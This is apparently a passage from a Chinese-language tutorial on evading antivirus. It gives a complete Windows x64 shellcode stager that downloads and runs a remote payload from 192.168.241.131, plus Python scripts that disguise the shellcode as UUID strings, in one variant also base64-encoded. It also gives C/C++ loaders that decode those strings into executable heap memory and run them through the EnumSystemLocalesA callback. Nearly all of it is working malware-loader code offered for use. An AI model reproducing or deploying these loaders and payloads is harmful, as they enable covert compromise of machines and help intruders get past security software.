
```
    buf =
b'''\xfc\x48\x83\xe4\xf0\xe8\xc8\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31
\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f
\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d
\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0\x66\x81
\x78\x18\x0b\x02\x75\x72\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01\xd0
\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88
\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75
\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66
\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01\xd0\x41\x58
\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58
\x41\x59\x5a\x48\x8b\x12\xe9\x4f\xff\xff\xff\x5d\x6a\x00\x49\xbe\x77\x69\x6e\x69
\x6e\x65\x74\x00\x41\x56\x49\x89\xe6\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5
\x48\x31\xc9\x48\x31\xd2\x4d\x31\xc0\x4d\x31\xc9\x41\x50\x41\x50\x41\xba\x3a\x56
\x79\xa7\xff\xd5\xeb\x73\x5a\x48\x89\xc1\x41\xb8\x78\x03\x00\x00\x4d\x31\xc9\x41
\x51\x41\x51\x6a\x03\x41\x51\x41\xba\x57\x89\x9f\xc6\xff\xd5\xeb\x59\x5b\x48\x89
\xc1\x48\x31\xd2\x49\x89\xd8\x4d\x31\xc9\x52\x68\x00\x02\x40\x84\x52\x52\x41\xba
\xeb\x55\x2e\x3b\xff\xd5\x48\x89\xc6\x48\x83\xc3\x50\x6a\x0a\x5f\x48\x89\xf1\x48
\x89\xda\x49\xc7\xc0\xff\xff\xff\xff\x4d\x31\xc9\x52\x52\x41\xba\x2d\x06\x18\x7b
\xff\xd5\x85\xc0\x0f\x85\x9d\x01\x00\x00\x48\xff\xcf\x0f\x84\x8c\x01\x00\x00\xeb
\xd3\xe9\xe4\x01\x00\x00\xe8\xa2\xff\xff\xff\x2f\x39\x64\x7a\x46\x00\x28\x1a\x88
\x6b\x11\xec\x84\xac\x0d\x2a\x17\x9a\x63\xd2\xcb\xe8\xdc\xec\x4b\xa2\x10\x25\x4e
\xd4\xea\xb5\xca\x03\x21\x45\x28\x20\x36\x24\x14\xb2\x88\x13\xef\x22\x9b\xe1\xa3
\x0d\x1f\xfd\x1f\x45\xf8\x42\x63\x04\xab\x96\xd6\x93\x7b\x3d\x24\x1f\x79\xc3\x3e
\x6c\x03\xc0\xc7\xf4\x85\xdd\x8e\x35\x77\x00\x55\x73\x65\x72\x2d\x41\x67\x65\x6e
\x74\x3a\x20\x4d\x6f\x7a\x69\x6c\x6c\x61\x2f\x35\x2e\x30\x20\x28\x63\x6f\x6d\x70
\x61\x74\x69\x62\x6c\x65\x3b\x20\x4d\x53\x49\x45\x20\x31\x30\x2e\x30\x3b\x20\x57
\x69\x6e\x64\x6f\x77\x73\x20\x4e\x54\x20\x36\x2e\x32\x3b\x20\x57\x4f\x57\x36\x34
\x3b\x20\x54\x72\x69\x64\x65\x6e\x74\x2f\x36\x2e\x30\x3b\x20\x4d\x44\x44\x43\x4a
\x53\x29\x0d\x0a\x00\x97\x99\x7a\xb6\x41\x44\xb0\xab\x46\x7d\x01\x8c\xf8\x88\x1d
\x69\x58\x60\x7b\xb5\x8a\xec\x11\xb2\xe8\xde\x05\xa9\x12\xb6\x8f\x80\x96\x2b\x29
\x8b\x98\xed\x67\xd5\x62\x96\x30\xcb\xf1\x67\x7c\x11\x76\x7e\x66\xa4\xa3\xe0\xa2
\x83\xef\x1f\x7d\x7c\x40\xef\x6c\xea\xba\xbb\x7f\x89\x70\xbd\xb4\x2b\x88\xb0\x18
\x4a\x5e\x76\x04\x5b\x10\x49\x8f\x32\x99\xed\x70\xe6\x0b\x5d\x0b\xd0\xbb\x58\x5e
\xcf\xc1\x48\x4a\xd9\xb6\xdb\x43\xdb\xb4\xec\x4b\x54\xa0\x3a\x0c\x0b\x4a\x6f\x9b
\x84\x6e\xe7\xe8\x7d\xcc\xd5\x84\x44\x7a\x69\xe7\x50\x3d\x1d\x0c\xdd\x69\x49\xd4
\xc0\x16\xbb\x3e\xd5\xd0\x5d\x97\x7f\x36\x61\x8b\xfd\xef\xf7\xc6\xa0\x54\xfb\x7e
\xc6\x8e\x65\xaa\x30\x1f\xdc\xe2\x5c\x69\x79\x00\xc6\x26\xfd\xb5\x3f\x1f\x05\x72
\x97\xa5\x7a\x1e\xe0\x40\x61\xc3\x82\x39\x98\x71\xa2\x3e\xbf\xc0\x88\x73\x90\x70
\xf7\x37\x9d\xe7\x11\x71\xef\xbe\x81\xb7\xab\x65\x8a\x51\x00\x41\xbe\xf0\xb5\xa2
\x56\xff\xd5\x48\x31\xc9\xba\x00\x00\x40\x00\x41\xb8\x00\x10\x00\x00\x41\xb9\x40
\x00\x00\x00\x41\xba\x58\xa4\x53\xe5\xff\xd5\x48\x93\x53\x53\x48\x89\xe7\x48\x89
\xf1\x48\x89\xda\x41\xb8\x00\x20\x00\x00\x49\x89\xf9\x41\xba\x12\x96\x89\xe2\xff
\xd5\x48\x83\xc4\x20\x85\xc0\x74\xb6\x66\x8b\x07\x48\x01\xc3\x85\xc0\x75\xd7\x58
\x58\x58\x48\x05\x00\x00\x00\x00\x50\xc3\xe8\x9f\xfd\xff\xff\x31\x39\x32\x2e\x31
\x36\x38\x2e\x32\x34\x31\x2e\x31\x33\x31\x00\x00\x01\x86\xa0'''  # shellcode
    u = convertToUUID(buf)
    print(str(u).replace("'","\"")) #转化为双引号是因为在c语言呢中用双引号表示字符串
```

C语言: 函数回调+打包编译


```
#include <Windows.h>
#include <Rpc.h>
```

```
#include <iostream>
#pragma comment(lib, "Rpcrt4.lib")

//将转换后的shellcode（shellcode-> uuid）
const char* uuids[] =
{
    "e48348fc-e8f0-00c8-0000-415141505251", "d2314856-4865-528b-6048-
8b5218488b52", "728b4820-4850-b70f-4a4a-4d31c94831c0", "7c613cac-2c02-4120-c1c9-
0d4101c1e2ed", "48514152-528b-8b20-423c-4801d0668178", "75020b18-8b72-8880-0000-
004885c07467", "50d00148-488b-4418-8b40-204901d0e356", "41c9ff48-348b-4888-01d6-
4d31c94831c0", "c9c141ac-410d-c101-38e0-75f14c034c24", "d1394508-d875-4458-8b40-
244901d06641", "44480c8b-408b-491c-01d0-418b04884801", "415841d0-5e58-5a59-4158-
4159415a4883", "524120ec-e0ff-4158-595a-488b12e94fff", "6a5dffff-4900-77be-696e-
696e65740041", "e6894956-894c-41f1-ba4c-772607ffd548", "3148c931-4dd2-c031-4d31-
c94150415041", "79563aba-ffa7-ebd5-735a-4889c141b878", "4d000003-c931-5141-4151-
6a03415141ba", "c69f8957-d5ff-59eb-5b48-89c14831d249", "314dd889-52c9-0068-0240-
84525241baeb", "ff3b2e55-48d5-c689-4883-c3506a0a5f48", "8948f189-49da-c0c7-ffff-
ffff4d31c952", "2dba4152-1806-ff7b-d585-c00f859d0100", "cfff4800-840f-018c-0000-
ebd3e9e40100", "ffa2e800-ffff-392f-647a-4600281a886b", "ac84ec11-2a0d-9a17-63d2-
cbe8dcec4ba2", "d44e2510-b5ea-03ca-2145-2820362414b2", "22ef1388-e19b-0da3-1ffd-
1f45f8426304", "93d696ab-3d7b-1f24-79c3-3e6c03c0c7f4", "358edd85-0077-7355-6572-
2d4167656e74", "6f4d203a-697a-6c6c-612f-352e30202863", "61706d6f-6974-6c62-653b-
204d53494520", "302e3031-203b-6957-6e64-6f7773204e54", "322e3620-203b-4f57-5736-
343b20547269", "746e6564-362f-302e-3b20-4d4444434a53", "000a0d29-9997-b67a-4144-
b0ab467d018c", "691d88f8-6058-b57b-8aec-11b2e8de05a9", "808fb612-2b96-8b29-98ed-
67d5629630cb", "117c67f1-7e76-a466-a3e0-a283ef1f7d7c", "ea6cef40-bbba-897f-70bd-
b42b88b0184a", "5b04765e-4910-328f-99ed-70e60b5d0bd0", "cf5e58bb-48c1-d94a-b6db-
43dbb4ec4b54", "0b0c3aa0-6f4a-849b-6ee7-e87dccd58444", "50e7697a-1d3d-dd0c-6949-
d4c016bb3ed5", "7f975dd0-6136-fd8b-eff7-c6a054fb7ec6", "30aa658e-dc1f-5ce2-6979-
00c626fdb53f", "9772051f-7aa5-e01e-4061-c382399871a2", "88c0bf3e-9073-f770-379d-
e71171efbe81", "8a65abb7-0051-be41-f0b5-a256ffd54831", "0000bac9-0040-b841-0010-
000041b94000", "ba410000-a458-e553-ffd5-489353534889", "f18948e7-8948-41da-b800-
2000004989f9", "9612ba41-e289-d5ff-4883-c42085c074b6", "48078b66-c301-c085-75d7-
585858480500", "50000000-e8c3-fd9f-ffff-3139322e3136", "34322e38-2e31-3331-3100-
000186a00000"
};


int main()
{
    HANDLE hc = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, 0, 0);//在进程的虚拟地址空间
中保留空间
    void* ha = HeapAlloc(hc, 0, 0x100000);//申请内存
    DWORD_PTR hptr = (DWORD_PTR)ha; //Dword_PTR类型的定义，这个类型至少可以确保放得下
dword并且确保可以放得下一个指针
    int elems = sizeof(uuids) / sizeof(uuids[0]); //判断元素的个数

    for (int i = 0; i < elems; i++) {
        RPC_STATUS status = UuidFromStringA((RPC_CSTR)uuids[i],
(UUID*)hptr);//UUID转换为原来的shellcode写入内存
        if (status != RPC_S_OK) {
        //转化失败就报错
            printf("UuidFromStringA() != S_OK\n");
            CloseHandle(ha);
            return -1;
        }
        //转化成功的话指针就往下一步走,不止一个uuid
        hptr += 16;
```

```
    }

    EnumSystemLocalesA((LOCALE_ENUMPROCA)ha, 0); //EnumSystemLocalesA 的回调函数地址来执行 shellcode，shellcode的首地址就是ha

    CloseHandle(ha);
    return 0;
}
```



免杀方式2: uuid+base64+函数回调

python: 将shellcode转化为uuid

```
import base64
import uuid
```

```
buf =
b'''\xfc\x48\x83\xe4\xf0\xe8\xc8\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31
\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f
\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d
\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0\x66\x81
\x78\x18\x0b\x02\x75\x72\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01\xd0
\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88
\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75
\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66
\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01\xd0\x41\x58
\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58
\x41\x59\x5a\x48\x8b\x12\xe9\x4f\xff\xff\xff\x5d\x6a\x00\x49\xbe\x77\x69\x6e\x69
\x6e\x65\x74\x00\x41\x56\x49\x89\xe6\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5
\x48\x31\xc9\x48\x31\xd2\x4d\x31\xc0\x4d\x31\xc9\x41\x50\x41\x50\x41\xba\x3a\x56
\x79\xa7\xff\xd5\xeb\x73\x5a\x48\x89\xc1\x41\xb8\x78\x03\x00\x00\x4d\x31\xc9\x41
\x51\x41\x51\x6a\x03\x41\x51\x41\xba\x57\x89\x9f\xc6\xff\xd5\xeb\x59\x5b\x48\x89
\xc1\x48\x31\xd2\x49\x89\xd8\x4d\x31\xc9\x52\x68\x00\x02\x40\x84\x52\x52\x41\xba
\xeb\x55\x2e\x3b\xff\xd5\x48\x89\xc6\x48\x83\xc3\x50\x6a\x0a\x5f\x48\x89\xf1\x48
\x89\xda\x49\xc7\xc0\xff\xff\xff\xff\x4d\x31\xc9\x52\x52\x41\xba\x2d\x06\x18\x7b
\xff\xd5\x85\xc0\x0f\x85\x9d\x01\x00\x00\x48\xff\xcf\x0f\x84\x8c\x01\x00\x00\xeb
\xd3\xe9\xe4\x01\x00\x00\xe8\xa2\xff\xff\xff\x2f\x39\x64\x7a\x46\x00\x28\x1a\x88
\x6b\x11\xec\x84\xac\x0d\x2a\x17\x9a\x63\xd2\xcb\xe8\xdc\xec\x4b\xa2\x10\x25\x4e
\xd4\xea\xb5\xca\x03\x21\x45\x28\x20\x36\x24\x14\xb2\x88\x13\xef\x22\x9b\xe1\xa3
\x0d\x1f\xfd\x1f\x45\xf8\x42\x63\x04\xab\x96\xd6\x93\x7b\x3d\x24\x1f\x79\xc3\x3e
\x6c\x03\xc0\xc7\xf4\x85\xdd\x8e\x35\x77\x00\x55\x73\x65\x72\x2d\x41\x67\x65\x6e
\x74\x3a\x20\x4d\x6f\x7a\x69\x6c\x6c\x61\x2f\x35\x2e\x30\x20\x28\x63\x6f\x6d\x70
\x61\x74\x69\x62\x6c\x65\x3b\x20\x4d\x53\x49\x45\x20\x31\x30\x2e\x30\x3b\x20\x57
\x69\x6e\x64\x6f\x77\x73\x20\x4e\x54\x20\x36\x2e\x32\x3b\x20\x57\x4f\x57\x36\x34
\x3b\x20\x54\x72\x69\x64\x65\x6e\x74\x2f\x36\x2e\x30\x3b\x20\x4d\x44\x44\x43\x4a
\x53\x29\x0d\x0a\x00\x97\x99\x7a\xb6\x41\x44\xb0\xab\x46\x7d\x01\x8c\xf8\x88\x1d
\x69\x58\x60\x7b\xb5\x8a\xec\x11\xb2\xe8\xde\x05\xa9\x12\xb6\x8f\x80\x96\x2b\x29
\x8b\x98\xed\x67\xd5\x62\x96\x30\xcb\xf1\x67\x7c\x11\x76\x7e\x66\xa4\xa3\xe0\xa2
\x83\xef\x1f\x7d\x7c\x40\xef\x6c\xea\xba\xbb\x7f\x89\x70\xbd\xb4\x2b\x88\xb0\x18
\x4a\x5e\x76\x04\x5b\x10\x49\x8f\x32\x99\xed\x70\xe6\x0b\x5d\x0b\xd0\xbb\x58\x5e
\xcf\xc1\x48\x4a\xd9\xb6\xdb\x43\xdb\xb4\xec\x4b\x54\xa0\x3a\x0c\x0b\x4a\x6f\x9b
\x84\x6e\xe7\xe8\x7d\xcc\xd5\x84\x44\x7a\x69\xe7\x50\x3d\x1d\x0c\xdd\x69\x49\xd4
\xc0\x16\xbb\x3e\xd5\xd0\x5d\x97\x7f\x36\x61\x8b\xfd\xef\xf7\xc6\xa0\x54\xfb\x7e
\xc6\x8e\x65\xaa\x30\x1f\xdc\xe2\x5c\x69\x79\x00\xc6\x26\xfd\xb5\x3f\x1f\x05\x72
\x97\xa5\x7a\x1e\xe0\x40\x61\xc3\x82\x39\x98\x71\xa2\x3e\xbf\xc0\x88\x73\x90\x70
\xf7\x37\x9d\xe7\x11\x71\xef\xbe\x81\xb7\xab\x65\x8a\x51\x00\x41\xbe\xf0\xb5\xa2
\x56\xff\xd5\x48\x31\xc9\xba\x00\x00\x40\x00\x41\xb8\x00\x10\x00\x00\x41\xb9\x40
\x00\x00\x00\x41\xba\x58\xa4\x53\xe5\xff\xd5\x48\x93\x53\x53\x48\x89\xe7\x48\x89
\xf1\x48\x89\xda\x41\xb8\x00\x20\x00\x00\x49\x89\xf9\x41\xba\x12\x96\x89\xe2\xff
\xd5\x48\x83\xc4\x20\x85\xc0\x74\xb6\x66\x8b\x07\x48\x01\xc3\x85\xc0\x75\xd7\x58
\x58\x58\x48\x05\x00\x00\x00\x00\x50\xc3\xe8\x9f\xfd\xff\xff\x31\x39\x32\x2e\x31
\x36\x38\x2e\x32\x34\x31\x2e\x31\x33\x31\x00\x00\x01\x86\xa0'''

def convertToUUIDToBase64(shellcode):
    if len(shellcode)%16 !=0:
    #填充占位符
        print("\n[*] length:",len(shellcode)+(16-(len(shellcode)%16)))
        addNullbyte = b"\x00" * (16-(len(shellcode)%16))
        shellcode += addNullbyte

    uuids = []
    for i in range(0,len(shellcode),16):
        uuidString = str(uuid.UUID(bytes_le=shellcode[i:i+16]))
```

```
        uuids.append(base64.b64encode(uuidString.replace("'","\"").encode('utf-
8')))
    return uuids


u = convertToUUIDToBase64(buf)  #将buf转化为uuid,再将uuid进行base64加密
print(str([str(i, 'utf-8') for i in u]).replace("'",'"'))
```

打包编译

base64.h

```
#pragma once
// Base64.h
#ifndef __BASE64_H__
#define __BASE64_H__

#include <string>
using std::string;

class CBase64
{
public:
    static bool Encode(const string& strIn, string& strOut);
    static bool Decode(const string& strIn, string& strOut, bool fCheckInputValid
= false);
};

#endif#pragma once
```

main.cpp

```
#include <Windows.h>
#include <Rpc.h>
#include <iostream>
#pragma comment(lib, "Rpcrt4.lib")
#include "base64.h"


const string uuids_base64[] =
{
```

```
    "ZTQ4MzQ4ZmMtZThmMC0wMGM4LTAwMDAtNDE1MTQxNTA1MjUx",
"ZDIzMTQ4NTYtNDg2NS01MjhiLTYwNDgtOGI1MjE4NDg4YjUy",
"NzI4YjQ4MjAtNDg1MC1iNzBmLTRhNGEtNGQzMWM5NDgzMWMw",
"N2M2MTNjYWMtMmMwMi00MTIwLWMxYzktMGQ0MTAxYzFlMmVk",
"NDg1MTQxNTItNTI4Yi04YjIwLTQyM2MtNDgwMWQwNjY4MTc4",
"NzUwMjBiMTgtOGI3Mi04ODgwLTAwMDAtMDA0ODg1YzA3NDY3",
"NTBkMDAxNDgtNDg4Yi00NDE4LThiNDAtMjA0OTAxZDBlMzU2",
"NDFjOWZmNDgtMzQ4Yi00ODg4LTAxZDYtNGQzMWM5NDgzMWMw",
"YzljMTQxYWMtNDEwZC1jMTAxLTM4ZTAtNzVmMTRjMDM0YzI0",
"ZDEzOTQ1MDgtZDg3NS00NDU4LThiNDAtMjQ0OTAxZDA2NjQx",
"NDQ0ODBjOGItNDA4Yi00OTFjLTAxZDAtNDE4YjA0ODg0ODAx",
"NDE1ODQxZDAtNWU1OC01YTU5LTQxNTgtNDE1OTQxNWE0ODgz",
"NTI0MTIwZWMtZTBmZi00MTU4LTU5NWEtNDg4YjEyZTk0ZmZm",
"NmE1ZGZmZmYtNDkwMC03N2JlLTY5NmUtNjk2ZTY1NzQwMDQx",
"ZTY4OTQ5NTYtODk0Yy00MWYxLWJhNGMtNzcyNjA3ZmZkNTQ4",
"MzE0OGM5MzEtNGRkMi1jMDMxLTRkMzEtYzk0MTUwNDE1MDQx",
"Nzk1NjNhYmEtZmZhNy1lYmQ1LTczNWEtNDg4OWMxNDFiODc4",
"NGQwMDAwMDMtYzkzMS01MTQxLTQxNTEtNmEwMzQxNTE0MWJh",
"YzY5Zjg5NTctZDVmZi01OWViLTViNDgtODljMTQ4MzFkMjQ5",
"MzE0ZGQ4ODktNTJjOS0wMDY4LTAyNDAtODQ1MjUyNDFiYWVi",
"ZmYzYjJlNTUtNDhkNS1jNjg5LTQ4ODMtYzM1MDZhMGE1ZjQ4",
"ODk0OGYxODktNDlkYS1jMGM3LWZmZmYtZmZmZjRkMzFjOTUy",
"MmRiYTQxNTItMTgwNi1mZjdiLWQ1ODUtYzAwZjg1OWQwMTAw",
"Y2ZmZjQ4MDAtODQwZi0wMThjLTAwMDAtZWJkM2U5ZTQwMTAw",
"ZmZhMmU4MDAtZmZmZi0zOTJmLTY0N2EtNDYwMDI4MWE4ODZi",
"YWM4NGVjMTEtMmEwZC05YTE3LTYzZDItY2JlOGRjZWM0YmEy",
"ZDQ0ZTI1MTAtYjVlYS0wM2NhLTIxNDUtMjgyMDM2MjQxNGIy",
"MjJlZjEzODgtZTE5Yi0wZGEzLTFmZmQtMWY0NWY4NDI2MzA0",
"OTNkNjk2YWItM2Q3Yi0xZjI0LTc5YzMtM2U2YzAzYzBjN2Y0",
"MzU4ZWRkODUtMDA3Ny03MzU1LTY1NzItMmQ0MTY3NjU2ZTc0",
"NmY0ZDIwM2EtNjk3YS02YzZjLTYxMmYtMzUyZTMwMjAyODYz",
"NjE3MDZkNmYtNjk3NC02YzYyLTY1M2ItMjA0ZDUzNDk0NTIw",
"MzAyZTMwMzEtMjAzYi02OTU3LTZlNjQtNmY3NzczMjA0ZTU0",
"MzIyZTM2MjAtMjAzYi00ZjU3LTU3MzYtMzQzYjIwNTQ3MjY5",
"NzQ2ZTY1NjQtMzYyZi0zMDJlLTNiMjAtNGQ0NDQ0NDM0YTUz",
"MDAwYTBkMjktOTk5Ny1iNjdhLTQxNDQtYjBhYjQ2N2QwMThj",
"NjkxZDg4ZjgtNjA1OC1iNTdiLThhZWMtMTFiMmU4ZGUwNWE5",
"ODA4ZmI2MTItMmI5Ni04YjI5LTk4ZWQtNjdkNTYyOTYzMGNi",
"MTE3YzY3ZjEtN2U3Ni1hNDY2LWEzZTAtYTI4M2VmMWY3ZDdj",
"ZWE2Y2VmNDAtYmJiYS04OTdmLTcwYmQtYjQyYjg4YjAxODRh",
"NWIwNDc2NWUtNDkxMC0zMjhmLTk5ZWQtNzBlNjBiNWQwYmQw",
"Y2Y1ZTU4YmItNDhjMS1kOTRhLWI2ZGItNDNkYmI0ZWM0YjU0",
"MGIwYzNhYTAtNmY0YS04NDliLTZlZTctZTg3ZGNjZDU4NDQ0",
"NTBlNzY5N2EtMWQzZC1kZDBjLTY5NDktZDRjMDE2YmIzZWQ1",
"N2Y5NzVkZDAtNjEzNi1mZDhiLWVmZjctYzZhMDU0ZmI3ZWM2",
"MzBhYTY1OGUtZGMxZi01Y2UyLTY5NzktMDBjNjI2ZmRiNTNm",
"OTc3MjA1MWYtN2FhNS1lMDFlLTQwNjEtYzM4MjM5OTg3MWEy",
"ODhjMGJmM2UtOTA3My1mNzcwLTM3OWQtZTcxMTcxZWZiZTgx",
"OGE2NWFiYjctMDA1MS1iZTQxLWYwYjUtYTI1NmZmZDU0ODMx",
"MDAwMGJhYzktMDA0MC1iODQxLTAwMTAtMDAwMDQxYjk0MDAw",
"YmE0MTAwMDAtYTQ1OC1lNTUzLWZmZDUtNDg5MzUzNTM0ODg5",
"ZjE4OTQ4ZTctODk0OC00MWRhLWI4MDAtMjAwMDAwNDk4OWY5",
"OTYxMmJhNDEtZTI4OS1kNWZmLTQ4ODMtYzQyMDg1YzA3NGI2",
"NDgwNzhiNjYtYzMwMS1jMDg1LTc1ZDctNTg1ODU4NDgwNTAw",
"NTAwMDAwMDAtZThjMy1mZDlmLWZmZmYtMzEzOTMyMmUzMTM2",
"MzQzMjJlMzgtMmUzMS0zMzMxLTMxMDAtMDAwMTg2YTAwMDAw"
};
```

```
static const char encode_map[] =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
static char decode_map[256];
static void initBase64DecodeMap()
{
    memset(decode_map, -1, sizeof(decode_map));
    for (int i = 'A'; i <= 'Z'; ++i) decode_map[i] = 0 + (i - 'A');
    for (int i = 'a'; i <= 'z'; ++i) decode_map[i] = 26 + (i - 'a');
    for (int i = '0'; i <= '9'; ++i) decode_map[i] = 52 + (i - '0');
    decode_map[(unsigned char)'+'] = 62;
    decode_map[(unsigned char)'/'] = 63;
    decode_map[(unsigned char)'='] = 0;
}


bool CBase64::Encode(const string& strIn, string& strOut)
{
    size_t nInLen = strIn.length();
    size_t numOrig24BitValues = nInLen / 3;
    bool havePadding = (nInLen != numOrig24BitValues * 3);
    bool havePadding2 = (nInLen == numOrig24BitValues * 3 + 1);
    size_t numResultBytes = 4 * (numOrig24BitValues + havePadding);
    strOut.clear();
    for (size_t i = 0; i < numOrig24BitValues; ++i)
    {
        strOut.append(1, encode_map[(strIn[3 * i] >> 2) & 0x3F]);
        strOut.append(1, encode_map[((strIn[3 * i] << 4) & 0x30) | ((strIn[3 * i
+ 1] >> 4) & 0x0F)]);
        strOut.append(1, encode_map[((strIn[3 * i + 1] << 2) & 0x3C) | ((strIn[3
* i + 2] >> 6) & 0x03)]);
        strOut.append(1, encode_map[strIn[3 * i + 2] & 0x3F]);

    }

    if (havePadding)
    {
        size_t i = numOrig24BitValues;
        strOut.append(1, encode_map[(strIn[3 * i] >> 2) & 0x3F]);
        if (havePadding2)
        {
            strOut.append(1, encode_map[((strIn[3 * i] << 4) & 0x30) | ((strIn[3
* i + 1] >> 4) & 0x0F)]);
            strOut.append(1, '=');
        }
        else
        {
            strOut.append(1, encode_map[((strIn[3 * i] << 4) & 0x30) | ((strIn[3
* i + 1] >> 4) & 0x0F)]);
            strOut.append(1, encode_map[((strIn[3 * i + 1] << 2) & 0x3C) |
((strIn[3 * i + 2] >> 6) & 0x03)]);
        }
        strOut.append(1, '=');
    }

    return true;
}
```

```
bool CBase64::Decode(const string& strIn, string& strOut, bool fCheckInputValid/*
= false*/)
{
    size_t nInlen = strIn.length();
    if (nInlen < 4 || (nInlen % 4) != 0)
    {
        return false;
    }

    static bool bInit = false;
    if (!bInit)
    {
        initBase64DecodeMap();
        bInit = true;
    }

    if (fCheckInputValid)
    {
        for (size_t i = 0; i < nInlen; ++i)
        {
            if (decode_map[(unsigned char)strIn[i]] == -1)
            {
                return false;
            }
        }
    }
    size_t nOutLen = (nInlen * 3) / 4;
    string strTmpOut;
    strTmpOut.resize(nOutLen);
    size_t nLoopLen = nOutLen / 3;
    for (size_t i = 0; i < nLoopLen; ++i)
    {
        strTmpOut[i * 3] = ((decode_map[strIn[i * 4]] << 2) & 0xFC) |
((decode_map[strIn[i * 4 + 1]] >> 4) & 0x03);
        strTmpOut[i * 3 + 1] = ((decode_map[strIn[i * 4 + 1]] << 4) & 0xF0) |
((decode_map[strIn[i * 4 + 2]] >> 2) & 0x0F);
        strTmpOut[i * 3 + 2] = ((decode_map[strIn[i * 4 + 2]] << 6) & 0xC0) |
(decode_map[strIn[i * 4 + 3]] & 0x3F);
    }

    if (strIn[nInlen - 1] == '=')
    {
        nOutLen--;
        if (strIn[nInlen - 2] == '=')
        {
            nOutLen--;
        }
    }
    const char* pData = strTmpOut.data();
    strOut.clear();
    strOut.append(pData, pData + nOutLen);
    return true;
}

//1
